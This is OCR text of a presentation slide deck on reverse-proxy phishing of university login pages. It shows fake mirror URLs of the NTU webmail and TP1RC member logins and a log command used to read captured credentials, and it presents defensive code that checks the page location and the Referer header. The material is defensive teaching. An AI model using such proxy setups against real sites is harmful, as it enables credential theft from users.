
Fake Website
NTU Webmail (舊版)

* 原始: https://wmail1.cc.ntu.edu.tw/imp/login.php
* Fake: https://demo5.buda.idv.tw/imp/login.php

* Login 帳密側錄: 失敗

Protect Website from Reverse Proxy

* 失敗原因分析: F12



Protect Website from Reverse Proxy

- 失敗原因分析: Absolute URLs

wmail1.cc.ntu.edu.tw/imp/login.php

Welcome to NTU WebMail

Username

Password

Language English (American)

Login

[2021/07/05: 學號帳號（含新入學、校友），請改用新版 webmail。]

FAQ : WebMail User Manual, Account, E-mail

Contact : E-mail (Please inform your account)

Tel : 02-3366-5022 , 02-3366-5023

Improve webmail login speed-HOWTO

Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder


```
<a href="http://piwik.org" title="Web analytics" onclick="window.open(this.href);return(false);">
<script type="text/javascript">
var pkBaseURL = (("https:" == document.location.protocol) ? "https://ccsun37.cc.ntu.edu.tw/piwik/" : "http://ccsun37.cc.ntu.edu.tw/piwik/
document.write(unescape("%3Cscript src='" + pkBaseURL + "piwik.js' type='text/javascript'%3E%3C/script%3E"));
</script><script type="text/javascript">
piwik_action_name = '';
piwik_idsite = 2;
piwik_url = pkBaseURL + "piwik.php";
piwik_log(piwik_action_name, piwik_idsite, piwik_url);
</script>
<object><noscript><p>Web analytics <img src="http://ccsun37.cc.ntu.edu.tw/piwik/piwik.php?idsite=2" style="border:0" alt=""/></p></noscri
</object></a>
-->
<!-- End Piwik Tag -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<!--   IMP: Copyright 2001-2009 The Horde Project.  IMP is under the GPL.  -->
<!-- Horde Project: http://www.horde.org/ | IMP: http://www.horde.org/imp/ -->
<!--        GNU Public License: http://www.fsf.org/copyleft/gpl.html       -->
<html lang="en-US">
  ▶ <head>…</head>
… ▼ <body onload="if(document.imp_login!=null) {document.imp_login.imapuser.focus();}"> == $0
    ▶ <script type="text/javascript">…</script>
    ▶ <form name="imp_login" id="imp_login" action="https://wmail1.cc.ntu.edu.tw/imp/redirect.php" method="post" target="_parent">…</form>
      <!-- This file contains any "Message Of The Day" Type information -->
      <!-- It will be included below the log-in form on the login page. -->
```

Protect Website from Reverse Proxy

- Use Absolute URLs instead of Relative URLs.
- JavaScript
  - Check document.location.href against your domain
    - Ref. https://stackoverflow.com/questions/3899292/how-to-protect-a-web-server-from-a-reverse-proxy-server
- After Submit, Check “Request Header Referrer”
  - If not from Original Domain, Redirect 302 it.

Protect Website from Reverse Proxy


* 臺大區網 -> 會員專區
  * https://www.tp1rc.edu.tw/https/data_sys/login.php
* Fake: https://demo5.buda.idv.tw/https/data_sys/login.php



  * Login 帳密側錄:
  * ~# tail /var/log/nginx/post.log


Protect Website from Reverse Proxy

* 臺大區網 -> 會員專區: 現況



方法1: Absolute URLs

* https://demo5.buda.idv.tw/https/data_sys/login2.php



方法2: Check document.location.href

- Demo
  - https://demo5.buda.idv.tw/https/data_sys/login3.php
  - 立刻 redirect to
  - https://www.tp1rc.edu.tw/https/data_sys/login3.php
- 程式碼


```
<script Language="JavaScript">
  if (document.location.href.indexOf("www.tp1rc.edu.tw") == -1){
    window.location = 'https://www.tp1rc.edu.tw/https/data_sys/login3.php';
 }
</script>
```

※Client Side Script 可能被中介程式 Disable

方法3

After Submit, Check “Request Header Referrer”

* 正常: https://www.tp1rc.edu.tw/https/data_sys/login4.php
* 異常: https://demo5.buda.idv.tw/https/data_sys/login4.php




方法3
do_login4.php

```
<?php
if ( strpos($_SERVER['HTTP_REFERER'],'www.tp1rc.edu.tw') == false ) {
  header("Location: https://www.tp1rc.edu.tw/https/data_sys/login4.php");
  exit;
}
?>
```


How to detect Reverse Proxy?

* Wappalyzer 服務偵測



How to detect Reverse Proxy?

* Wappalyzer 服務偵測



How to detect Reverse Proxy?

* 無具體方法，可當學術研究題目.
  * https://www.acunetix.com/vulnerabilities/web/reverse-proxy-detected/
  * https://portswigger.net/bappstore/a112997070354d249b64b4cf68eabc04
  * https://www.tenable.com/plugins/nessus/12225

簡報完畢
謝謝